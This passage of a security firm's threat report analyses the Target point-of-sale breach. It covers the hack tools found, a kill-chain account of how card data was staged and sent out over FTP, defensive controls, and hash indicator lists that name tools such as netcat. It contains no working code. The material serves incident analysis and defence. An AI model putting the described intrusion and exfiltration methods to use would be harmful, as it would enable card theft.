0.01	0.03	GI--E-C	00406FD0	k_fValidate	00412C70	sub_412C70_1135

Figure 9. Binary similarities between malware samples. (Source: Dell SecureWorks)

CTU researchers have no credible evidence that the author of BlackPOS (ree4) or his malware was used in the Target attacks. A more likely scenario is that the threat actors responsible for the Target breach possess the original memory monitor source code and used it as a foundation for their custom malware.

Additional samples

On January 16, 2014, the DHS NCCIC released a report listing additional indicators linked to the initial December report. This report included identifying information for 24 unique files. The CTU research team obtained and analyzed several of the files and identified a variety of "hack tools" and utilities. The common name in Table 3 refers to the filename most commonly used for that tool. Attackers may change these filenames when using these tools in an attack.

Sample	Common name	Description
a109c617ecc92c27e9dab972c8964cb4	QueryExpress.exe	Portable SQL client for Microsoft SQL (MSSQL) Server and Oracle databases
aeee996fd3484f28e5cd85fe26b6bdcd	psexec.exe	Microsoft Sysinternals PsExec tool for running processes on remote systems
793860864d74ee6ed719d57b0a3f3294	ppa_setup_en.msi	Elcomsoft Proactive Password Auditor password cracking tool
d975fc6cda111c9eb560254d5eedbe0a	portforward.exe	Network port forwarding tool
df5dbcbcac6e6d12329f1bc8a5c4c0e9	osql.dll	MSSQL query tool resource DLL
4b9b36800db395d8a95f331c4608e947	osql.exe	MSSQL query tool
02137a937f6fbc66dbc59ab73f7b1d3e	lsql.exe	MSSQL query tool
f4bdc5e507d887d5d2cd2c4c61cfcfe1	OrchestratorRunProgramService.exe	Microsoft System Center 2012 SP1 Orchestrator
322e136cb50db03e0d63eb2071da1ba7	netcat.exe	Netcat network utility for reading and writing data across the network
6c1bcf0b1297689c8c4c12cc70996a75	ipscan.exe	Angry IP network scanner
65dd8d2d9604d43a0ebd105024f09264	dumpsec.exe	Somarsoft DumpSec. Dumps Access Control List (ACL) information for files, registry, and network shares
3f00dd56b1dc9d9910a554023e868dac	bcp.exe	MSSQL bulk SQL copy tool

Table 3. "Hack tools" and utilities related to POS compromises.

One of these files (MD5: 4b9b36800db395d8a95f331c4608e947) was also enumerated in an April 2013 report describing attacks against POS systems at grocery stores.

Kill-chain analysis

A "kill chain" describes the progression an attacker often follows when planning and executing an attack against a target. Analyzing the malware and tools associated with the Target compromise helps build a picture of how the attackers gained access to sensitive systems and ultimately exfiltrated stolen data. Understanding the process an attacker may have taken helps identify security controls that can be implemented or improved to detect, deny, and contain an attack. Figure 10 lists the phases that the CTU research team identifies as part of the kill chain.




Figure 10. Kill-chain phases. (Source: Dell SecureWorks)

A complex incident such as the Target POS compromise may involve multiple kill chains with different objectives that map to various phases of the attack. For example, reconnaissance is performed to assess target feasibility and to develop and attack plan. Attackers may also perform reconnaissance after gaining an initial footprint in the network to revise strategy for lateral movement and persistence.

Reconnaissance

Reconnaissance includes researching and selecting targets. The threat actors behind the Target POS compromise specifically targeted a retailer who process credit card data. U.S. retailers are popular targets due to the prevalence of magnetic stripe cards containing Track 1 and Track 2 data. Most nations have deprecated the use of magnetic stripe technology and moved to more advanced and secure alternatives that use an embedded microchip. The attackers also likely selected a retailer who used Windows-based POS and Back of House (BOH) systems. The criminal underground includes many individuals skilled in creating Windows malware.

The attackers likely assessed multiple targets to learn how their networks are managed. Open source information such as white papers, customer profiles, and case studies may describe technologies a company uses for their POS terminals, BOH operations, and systems and asset management. Attackers may also use social networking sites like LinkedIn to gather information on employees and their listed skills to acquire potential targets for social engineering attacks and further information about technologies deployed at the targeted company. The attackers likely performed reconnaissance for any publicly facing services that could potentially be exploited to access the environment.

Weaponization

Weaponization is the development and preparation of exploits and software tools attackers use to achieve their goal. If the initial attack involved the exploitation of a vulnerability, then the weaponization stage would include the preparation of an exploit package targeting a specific vulnerability, along with additional code such as malware or a web-based shell to gain access to an internal system.

The files recovered from the Target compromise revealed that several tools were acquired or developed to meet the attackers' needs. Several of these files were publicly available tools used for network maintenance, auditing, and database management, including network scanners, password crackers, and several SQL query tools. One tool recovered from the attack was Microsoft System Center Orchestrator Run Program Service, which is part of the Microsoft System Center IT management tool. Another tool was PsExec from Microsoft Sysinternals. These two tools can be used install and run programs across a network.

Delivery

As of this publication, CTU researchers do not know the delivery method the attackers used to initially gain access to the network. Once inside, the attackers used multiple tools to eventually gain access to POS systems. The presence of tools such as PsExec and System Center Orchestrator may indicate the use of Windows networking, credentials, and systems management tools to ultimately upload the POSRAM Trojan horse on POS systems.

Exploitation

The attackers exploited the knowledge that the targeted POS software runs under a specific known process name: pos.exe. In addition, the attackers exploited a weakness in magnetic stripe payment systems: the Track 1 or Track 2 data needs to be manipulated in unencrypted form in memory for payments to be processed.

Persistence / lateral movement

To gain access to POS systems and to create a data exfiltration path to the Internet, the attackers moved laterally through the network. The presence of at least one password cracking tool may indicate the use of weak passwords to gain access to additional systems once in the network. The attackers achieved persistence in the network by installing their tools as services and in locations that require administrator level access.

Command and control

Given the segmentation of the PCI environment and the Internet, the attackers could not establish a direct command and control (C2) channel between the compromised POS terminals and a remote attacker-controlled server. Instead, the attackers had to set up discrete C2 functions on internal hosts to bridge the gap. A dumps server was established to collect logs from infected POS terminals. Programs installed by the attackers on the dumps server staged the data for the next step of exfiltration.

The attackers used a server with access to both the Internet and to the internal dumps server as an exfiltration server. Tools on this server periodically pulled logs from the dumps server and sent them via FTP to a remote server. The exfiltration script ran approximately every hour. Some versions of the exfiltration script only ran between 10 a.m. and 6 p.m. local time in an attempt to only produce traffic during peak network utilization times.

Action on target

Once the attackers loaded software onto POS terminals, they could install specialized malware that targeted the POS software on these terminals. This malware could search for, acquire, and exfiltrate Track 1 and Track 2 card data.

Data exfiltration

The attackers needed to exfiltrate data from POS terminals that did not have direct access to attacker-controlled systems on the Internet. Therefore, exfiltration required two steps. The first step was to send the log file of stolen data to a common server that the attackers established as a central dumps repository. The malware on the POS terminals copied data to a central dumps server by mounting a network drive, moving data, and then removing the mapped drive. The scripts on the exfiltration host collected the log file from the dumps server and transmitted the file to remote drop sites. CTU researchers observed four different versions of the exfiltration program, which were configured to upload data to three different FTP servers. CTU researchers believe that these servers are legitimate FTP sites for which the attackers obtained compromised credentials to upload data and later retrieve it from another host.

Defensible actions matrix

A defensible actions matrix defines processes and procedures that can impact an attacker's capability at various stages of the kill chain. The Dell SecureWorks analysis Security Considerations for Retail Networks includes recommendations for securing POS systems. Many of these recommendations are already defined as part of the Payment Card Industry Data Security Standard (PCI DSS).

- Threat intelligence — A threat intelligence capability leveraging internal or external sourced visibility into the activities in the criminal underground can provide an indication that threat actors are focusing on specific types of attacks and indicators to detect these attacks.
- Physical network control — Organizations should secure network jacks and wireless access points to allow devices to connect and be able to communicate only with a portal used to authenticate the user, not with any other hosts on the network.
- Database security — The presence of several SQL utilities indicates that the attackers attempted to gain access to internal databases to gather additional information or possibly to modify information to facilitate the attack. Organizations should manage and audit database accounts as part of a larger account management process. This includes ensuring that accounts are only granted the necessary level of access.
- Information handling policies and procedures — Attackers often leverage publicly available information on corporate websites and social media to find information about a company that can be useful in planning an attack. Information handling and social media policies should define how material should be handled and exposed via public channels.
- Endpoint malware prevention — Host-based malware protection solutions including antivirus software, host intrusion prevention systems, and advanced malware protection solutions help identify and block malicious software. Also, software policies to restrict programs from running from unsafe locations such as removable media and via Autorun help prevent an attacker with physical access to a system from inserting a removable drive and automatically executing a stored program.
- Log monitoring — Key servers such as Active Directory servers should have log monitoring and alerting that can detect suspicious activity such as password cracking attempts and unauthorized account usage.
- Network IDS — A network intrusion detection system (IDS) can identify traffic patterns matching network-based scanning, malware C2 mechanisms, and data exfiltration.
- Data loss prevention — Data loss prevention solutions use information tagging, packet inspection, and network monitoring to identify the potential movement of sensitive data outside the network. In addition, organizations can implement policies to manage the use of removable storage devices such as USB to limit these devices being used to steal sensitive information.

- Change management procedures — Change management defines policies and procedures for managing changes to systems. For software, procedures include the process by which software is delivered, updated, or removed from systems. Defined processes that are technically enforced limit the ability of attackers to exploit legitimate management infrastructure to deliver malicious software to targeted systems.
- File integrity monitoring — File integrity monitoring involves monitoring system files for unauthorized changes and is often deployed as part of a larger software change management process.
- Application whitelisting — Application whitelisting defines a limited set of software that can be run on a system. POS systems are good candidates for application whitelisting due to their highly specialized purpose. Application whitelisting requires continual management of the list of allowed software to keep up with application and operating system updates. As with file integrity monitoring, application whitelisting is often part of a larger software change management process.
- Privilege separation — Organizations should grant user and system accounts the least amount of privilege needed to perform the job. Processes to create, audit, attest, and remove accounts and access levels should be well-defined.
- Secure password policies — Policies and standards for password strength and age can limit the effectiveness of password cracking and brute force attempts against user accounts. Organizations should ensure that service accounts, including default credentials provided with third-party software, are properly secured and provided only to those who need them to perform their job function. The Target attackers appear to have used an improperly secured service account for BMC BladeLogic server automation software.
- Two-factor authentication — Two-factor authentication mechanisms for networks handling payment card data can reduce the effectiveness of password stealing and cracking attempts. These networks should include systems managing POS terminals that are used internally by the retailer and externally by vendors or integrators.
- Firewall ACLs — Access control lists (ACLs) at network borders can be an effective short-term mitigation technique against specific hosts during an active incident when response policies dictate that network traffic to a hostile host be terminated.
- Egress filtering — Egress filtering defines the acceptable protocols and destination hosts for communication with internal systems, including systems outside the PCI environment. As shown in the Target breach, systems outside the PCI environment can be leveraged as exfiltration hosts. CTU researchers do not know if Target had strict egress filtering and the attackers just located a host that was permitted to make FTP connections to the Internet.
- Network IPS — Network intrusion prevention systems (IPS) can actively block network traffic matching patterns associated with malware C2 communication and data exfiltration.
- Router ACLs — As with firewall ACLs, router ACLs can provide short-term mitigations against attacks within LANs.
- Network segmentation — Organizations should segment PCI networks to restrict access to only authorized users and services.
- DNS sinkhole — A DNS-based sinkhole monitors for name resolution attempts of known malicious or suspicious domains. The resolution response is modified to point to an internal sinkhole server where the malicious or suspicious traffic is routed for further analysis and containment.
- Incident response capability — Businesses that process card payments should have a response plan for handling incidents involving payment card data. The organizations should periodically review and test the plan.

- End-to-end encryption — POS terminals should use end-to-end encryption from the time the swipe is accepted to the system processing the payments.
- Next-generation payment technologies — The attackers' ultimate goal in the Target breach was to acquire Track 1 and Track 2 data so they could generate counterfeit cards. Next-generation technologies such as EMV (Europay, Mastercard, Visa) and Near-Field Communication (NFC) eliminate the many of the vulnerabilities associated with magnetic stripe data.

Table 4 maps these recommendations to the phases of the Target attack kill chain. Security controls can have various impacts based on their purpose and implementation. Ultimately, the goals of a security control is to detect malicious activity, deny the malicious activity access to targeted assets, disrupt malicious activity this is actively in progress, or contain malicious activity to an area where damage can be mitigated. The matrix in Table 4 organizes the controls according to whether their primary goal is to detect, deny, disrupt, or contain.

Phase	Detect	Deny	Disrupt	Contain
Reconnaissance	Threat intelligence Network IDS Physical network controls Database security	Information handling policies and procedures		
Weaponization	Threat intelligence			
Delivery	Physical network controls Endpoint malware prevention	Change management procedures File integrity monitoring Application whitelisting		Router ACLs
Exploitation	Endpoint malware prevention	Secure password procedures		
Persistence / lateral movement	Log monitoring	Privilege separation Secure password policies Two-factor authentication	Router ACLs	Network segmentation
Command and control	Network IDS	Firewall ACLs	Network IPS	DNS sinkhole
Actions on target	Endpoint malware prevention	End-to-end encryption Next-generation payment technologies	Endpoint malware prevention	Incident response capability
Data exfiltration	Data loss prevention	Egress filtering	Data loss prevention	Firewall ACLs

Table 4. Defensible actions matrix for Target POS compromise kill chain.

Conclusion

The Target compromise demonstrates that cybercriminals can conduct operations that involve intrusion, lateral movement, and data exfiltration in complex retail networks that are designed to meet PCI-DSS requirements. The malware analyzed by the CTU research team shows that the attackers could adapt their attack techniques to the unique circumstances of Target's environment. This level of resourcefulness points to the current value for credit card data in the criminal marketplace, and similar breaches will be common until fundamental changes are made to the technology behind payment cards.

Threat indicators

The threat indicators in Table 5 are associated with the Target breach and may be observed in similar incidents.

Indicator	Type	Context
ce0296e2d77ec3bb112e270fc260f274	MD5 hash	Malware binary, POSWDS component
74fe8c68d878cc9699a2781be515bb003931ffa2ad21dc0c2c48eb91caba4b44	SHA256 hash	Malware binary, POSWDS component
4d445b11f9cc3334a4925a7ae5ebb2b7	MD5 hash	Malware binary, Exfiltration component
853fb5a2aad2e0533e390cfa5b0f3dfe96a054390cacdc8f4ba844bba20809e4	SHA256 hash	Malware binary, Exfiltration component
7f1e4548790e7d93611769439a8b39f2	MD5 hash	Malware binary, Exfiltration component
f6f8df8d6c2197c7a3c8b35e7a11adec96fbd29c59c8d8ad6ce13d470eb8f052	SHA256 hash	Malware binary, Exfiltration component
762ddb31c0a10a54f38c82efa0d0a014	MD5 hash	Malware binary, Exfiltration component
50547c91f289df60445a12657074d403a9a9e82949c764d10a6960895421b898	SHA256 hash	Malware binary, Exfiltration component
ceb5b99c13b107cf07331bcbddb43b1f	MD5 hash	Malware binary, Exfiltration component
85c04c846b8e4a238b26cd96103a621f82242dd06ce0b8352d8f874c8387e1ae	SHA256 hash	Malware binary, Exfiltration component
c0c9c5e1f5a9c7a3a5043ad9c0afa5fd	MD5 hash	Malware binary, Exfiltration component
b199373c534c6910d132069cc0ccec69ffdf0621eb9246bccc16cea812a5d92e	SHA256 hash	Malware binary, Exfiltration component
a109c617ecc92c27e9dab972c8964cb4	MD5 hash	Portable SQL client for MSSQL Server and Oracle databases
e25e75196fecf1991fdb1d7db4413662e9189ee5f3d8b91dd11e58a7aec2a38a	SHA256 hash	Portable SQL client for MSSQL Server and Oracle databases
aeee996fd3484f28e5cd85fe26b6bdcd	MD5 hash	Microsoft Sysinternals PsExec tool for running processes on remote systems

Indicator	Type	Context
f8dbabdfa03068130c277ce49c60e35c029ff29d9e3c74c362521f3fb02670d5	SHA256 hash	Microsoft Sysinternals PsExec tool for running processes on remote systems
793860864d74ee6ed719d57b0a3f3294	MD5 hash	Elcomsoft Proactive Password Auditor password cracking tool
f5610a46496d42b12e257c7326dd5bc79ff56ead8229772396c24a1ca2a4d297	SHA256 hash	Elcomsoft Proactive Password Auditor password cracking tool
d975fc6cda111c9eb560254d5eedbe0a	MD5 hash	Network port forwarding tool
674709fa4a0ad41f675a799d41429b9f78fe6d51dd6a97d539ee01e37d1e9148	SHA256 hash	Network port forwarding tool
df5dbcbcac6e6d12329f1bc8a5c4c0e9	MD5 hash	MSSQL query tool resource DLL
1a57eee6cdbb31b564ab75ef0d0417e7d48fb796de93777388682e76e9c252c3	SHA256 hash	MSSQL query tool resource DLL
4b9b36800db395d8a95f331c4608e947	MD5 hash	MSSQL query tool
777068fee7af698a7e1445547285d7525d5865c06489cd7839596d761b075246	SHA256 hash	MSSQL query tool
02137a937f6fbc66dbc59ab73f7b1d3e	MD5 hash	MSSQL query tool
ec19350d31d78d2ae04ca3c0741e4ccf16effeb44ed957b1faf3719376ce0b3f	SHA256 hash	MSSQL query tool
f4bdc5e507d887d5d2cd2c4c61cfcfe1	MD5 hash	Microsoft System Center 2012 SP1 Orchestrator
85d39c64b88592887e4c4ef0b0faeccee7c8ce60d8cde7cd82d62b5571f6296e	SHA256 hash	Microsoft System Center 2012 SP1 Orchestrator
322e136cb50db03e0d63eb2071da1ba7	MD5 hash	Netcat network utility for reading and writing data across the network
242c4bb74dc6962d9ebb52fa8dbfd8cd5173423aafe9b65204c39cc43a810722	SHA256 hash	Netcat network utility for reading and writing data across the network
6c1bcf0b1297689c8c4c12cc70996a75	MD5 hash	Angry IP network scanner
40dc213fe4551740e12cac575a9880753a9dacd510533f31bd7f635e743a7605	SHA256 hash	Angry IP network scanner
65dd8d2d9604d43a0ebd105024f09264	MD5 hash	Somarsoft DumpSec. dumps ACL information for files, registry, and network shares
6affbc089af37728beab3a27756f5eac470a366e29cfb6d2a58953fee3124b61	SHA256 hash	Somarsoft DumpSec. dumps ACL information for files, registry, and network shares
ab6fb405ef8f06ee98be0b9da5250607	MD5 hash	Unknown file from incident
59a7a979da859d625cf061bb5626efe465a253f196fcfb8338a087bda308bd0b	SHA256 hash	Unknown file from incident
3f00dd56b1dc9d9910a554023e868dac	MD5 hash	Unknown file from incident
436d23a55ad776297439871e4b05af7467d243e039b07331b505ec2a71bc884a	SHA256 hash	Unknown file from incident

Indicator	Type	Context
65dd8d2d9604d43a0ebd105024f09264	MD5 hash	Unknown file from incident
6affbc089af37728beab3a27756f5eac470a366e29cfb6d2a58953fee3124b61	SHA256 hash	Unknown file from incident
4352e635046aa624dff59084d5619e82	MD5 hash	Unknown file from incident
34c954a988e66345358f8e1accf7ad16d13a49496b84e239dd3656f6612d5a58	SHA256 hash	Unknown file from incident
0b33b4d61ea345f16c4a34b33e9276bc	MD5 hash	Unknown file from incident
e687798efb89213f7e7cff916a4a265e26d2af9d9703e70e82683d1de0f96398	SHA256 hash	Unknown file from incident
453810a77057d30f0ee7014978cdc404	MD5 hash	Unknown file from incident
7976a84f89a27b3e73b30580cb55842c9aba7476b18f842db55d8c4fb1b42357	SHA256 hash	Unknown file from incident
08644155f5c8f94f0cc23942c5c5068f	MD5 hash	Unknown file from incident
af5cf9f9b9418885b1027ca8c8bca34ebe7c628ef838d50ce7ee18f7632718db	SHA256 hash	Unknown file from incident
623e4626d269324da62c0552289ae61f	MD5 hash	Unknown file from incident
c856e226ab8292b6d5827a03120ce6f629c77f9196b71dac0965bf47e747b438	SHA256 hash	Unknown file from incident
290c26433a0d9d14f1252e46b1204643	MD5 hash	Unknown file from incident
e67d435134de9a113986d40b1b053e0134c79328859c95abb845692c2c8487cd	SHA256 hash	Unknown file from incident
e2db09553f23a8abc85633f6bf1a0b49	MD5 hash	Unknown file from incident
5c8b6a629c77bbed2e1ee78c46d9df550ddebfa511be92864e0895cc7cc0f832	SHA256 hash	Unknown file from incident
a35e944762f82aae556da453dcba20d1	MD5 hash	Unknown file from incident
55fa6b579f7a3f06ad3b28d458e42462a392be7b116b762ff7b9f659138d35e8	SHA256 hash	Unknown file from incident
814b88ca4ef695fea3faf11912a1c807	MD5 hash	Unknown file from incident
37175f167f355da8d69cd597c60c70d7d6f9d154d8578d68fdcb43cb20ca55d8	SHA256 hash	Unknown file from incident
2cd8dddaf1a821eeff45649053672281	MD5 hash	Unknown file from incident
cdf65f15a5bb26341f090f9a07aa4dc8eede5e314885d547757bcc5e87f2deb6	SHA256 hash	Unknown file from incident
f6877447d2bd0199ad2f073a391aacde	MD5 hash	Unknown file from incident
c9ca6ed8beb91b863f7dee8bd44bd46af32672ae5361b586765ada8aaeb6e8e2	SHA256 hash	Unknown file from incident

Table 5. Network and file indicators from Target breach.